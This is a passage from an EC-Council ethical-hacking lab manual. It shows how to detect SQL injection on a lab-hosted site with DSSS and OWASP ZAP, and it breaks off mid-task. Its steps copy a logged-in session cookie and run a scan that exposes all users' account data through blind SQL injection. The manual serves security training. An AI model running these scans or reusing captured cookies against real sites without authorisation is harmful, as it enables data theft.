PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Detect SQL Injection Vulnerabilities using Various SQL Injection Detection Tools

Ethical hackers and pen testers are aided by various tools that make detecting SQL injection vulnerabilities an easy task.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

By now, you will be familiar with various types of SQL injection attacks and their possible impact. To recap, the different kinds of SQL injection attacks include authentication bypass, information disclosure, compromised data integrity, compromised availability of data and remote code execution (which allows identity spoofing), damage to existing data, and the execution of system-level commands to cause a denial of service from the application.

As an ethical hacker or pen tester, you need to test your organization's web applications and services against SQL injection and other vulnerabilities, using various approaches and multiple techniques to ensure that your assessments, and the applications and services themselves, are robust.

In the previous lab, you learned how to use SQL injection attacks on the MSSQL server database to test for website vulnerabilities.

In this lab, you will learn how to test for SQL injection vulnerabilities using various other SQL injection detection tools.

Lab Objectives

- Detect SQL injection vulnerabilities using DSSS
- Detect SQL injection vulnerabilities using OWASP ZAP

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Parrot Security virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools
- OWASP ZAP located at **E:\CEH-Tools\CEHv11 Module 11 Session Hijacking\OWASP ZAP**
- You can also download the latest version of **OWASP ZAP** from its official website. If you do so, the screenshots shown in the lab might differ.

Lab Duration

Time: 20 Minutes

Overview of SQL Injection Detection Tools

SQL injection detection tools help to discover SQL injection attacks by monitoring HTTP traffic, SQL injection attack vectors, and determining if a web application or database code contains SQL injection vulnerabilities.

To defend against SQL injection, developers must take proper care in configuring and developing their applications in order to make them robust and secure. Developers should use best practices and countermeasures to prevent their applications from becoming vulnerable to SQL injection attacks.

Lab Tasks

TASK 1

Detect SQL Injection Vulnerabilities using DSSS

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

TASK 1.1

Clone DSSS Repository

1. Turn on the **Parrot Security** and **Windows Server 2019** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



Figure 2.1.1: Parrot Security login

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



Figure 2.1.2: Running the programs as a root user

7. In the terminal window, type **git clone https://github.com/stamparm/DSSS** and press **Enter** to clone the DSSS repository.




Figure 2.1.3: Clone DSSS

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 15 SQL Injection/GitHub Tools/** and copy the **DSSS** folder.
- Paste the copied **DSSS** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/DSSS /root/**.

8. After the cloning process is complete, type **cd DSSS** and press **Enter** to navigate to the downloaded DSSS folder.
9. Now, type **ls** and press **Enter** to view the folder content.
10. You will see the Python file **dsss.py**; we will use this program to detect SQL injection vulnerabilities on the target website.



Figure 2.1.4: Navigating to the DSSS folder and viewing folder content

11. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.




Figure 2.1.5: View available options in DSSS

12. Now, minimize the **Terminal** window and click on the **Firefox** icon ( ) in the top section of **Desktop** to launch Firefox.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the **Mozilla Firefox** window, type **http://www.moviescope.com/** in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

TASK 1.2

Log in to MovieScope

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




Figure 2.1.6: Log in as a legitimate user

14. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.

15. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.




Figure 2.1.7: Inspect Element option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.




Figure 2.1.8: Requesting the cookie value

TASK 1.3

Obtain Session Cookie

17. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser.

Note: The cookie value might differ in your lab environment.




Figure 2.1.9: Copying the cookie value

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Scan the Website for SQL Injection Vulnerabilities

18. Switch to a terminal window and type **python3 dsss.py -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<cookie value which you have copied in Step 17>"** and press **Enter**.

Note: In this command, **-u** specifies the target URL and **--cookie** specifies the HTTP cookie header value.



Figure 2.1.10: Issuing the command to check for SQL injection vulnerabilities

19. The above command causes DSSS to scan the target website for SQL injection vulnerabilities.

20. The result appears, showing that the target website (**www.moviescope.com**) is vulnerable to blind SQL injection attacks. The vulnerable link is also displayed, as shown in the screenshot.




Figure 2.1.11: Result of the command, showing vulnerability to blind SQLi

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.5

View the Vulnerable Website Link

21. Highlight the vulnerable website link, right-click it, and, from the options, click **Copy**.




Figure 2.1.12: Copying the vulnerable link

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Switch to **Mozilla Firefox**; in a new tab, paste the copied link in the address bar and press **Enter**.
23. You will observe that information regarding available user accounts appears under the **View Profile** tab.




Figure 2.1.13: Visiting the vulnerable link

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

24. Scroll down to view the user account information for all users.




Figure 2.1.14: User account information for all MovieScope users

Note: In real life, attackers use blind SQL injection to access or destroy sensitive data. Attackers can steal data by asking a series of true or false questions through SQL statements. The results of the injection are not visible to the attacker. This type of attack can become time-intensive, because the database must generate a new statement for each newly recovered bit.

25. This concludes the demonstration of how to detect SQL injection vulnerabilities using DSSS.

26. Close all open windows and document all the acquired information.

27. Turn off the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2 Detect SQL Injection Vulnerabilities using OWASP ZAP

In this task, we will use OWASP ZAP to test a web application for SQL injection vulnerabilities.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** virtual machine.

TASK 2.1 Launch and Configure OWASP ZAP

OWASP Zed Attack Proxy (ZAP) is an integrated penetration testing tool for finding vulnerabilities in web applications. It offers automated scanners and a set of tools that allow you to find security vulnerabilities manually. It is designed to be used by people with a wide range of security experience, and as such is ideal for developers and functional testers who are new to penetration testing.

1. Turn on the **Windows Server 2019** virtual machine and log in with the credentials **Administrator** and **Pa$$w0rd**.

Note: We have already installed OWASP ZAP on the **Windows Server 2019** virtual machine during the **Module 11 Session Hijacking** labs. If the tool is already installed, skip to **Step 2**. Otherwise, follow these steps to install it:

- Turn on the **Windows 10** virtual machine.
- Navigate to **Z:\CEHv11 Module 11 Session Hijacking\OWASP ZAP**, double-click **ZAP_2_8_0_windows.exe**, and follow the installation steps to install.
- When the **Setup - OWASP Zed Attack Proxy** window appears, click **Next**.
- In the **Select Installation Type** wizard, ensure that the **Standard installation** radio button is selected and click **Next**.
- Follow the installation steps to install **OWASP ZAP** using the default settings.
- After the installation completes, the **Completing the OWASP Zed Attack Proxy Setup Wizard** appears; click **Finish**.

2. Double-click the **OWASP ZAP** shortcut on **Desktop** to launch the application.

Note: If an **OWASP ZAP** pop-up window appears, click **OK**.

3. A prompt that reads **Do you want to persist the ZAP Session?** appears; select the **No, I do not want to persist this session at this moment in time** radio button, and click **Start**.

Note: If a **Manage Add-ons** window appears, close it.



Figure 2.2.1: OWASP ZAP Persist Session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Perform Automated Scan

4. The **OWASP ZAP** main window appears; under the **Quick Start** tab, click the **Automated Scan** option.



Figure 2.2.2: OWASP ZAP: click Manual Explore

5. The **Automated Scan** wizard appears, enter the target website in the **URL to attack** field (in this case, **http://www.moviescope.com**). Leave other options set to default, and then click the **Attack** button.




Figure 2.2.3: OWASP ZAP: Automated Scan wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. **OWASP ZAP** starts performing **Active Scan** on the target website, as shown in the screenshot.

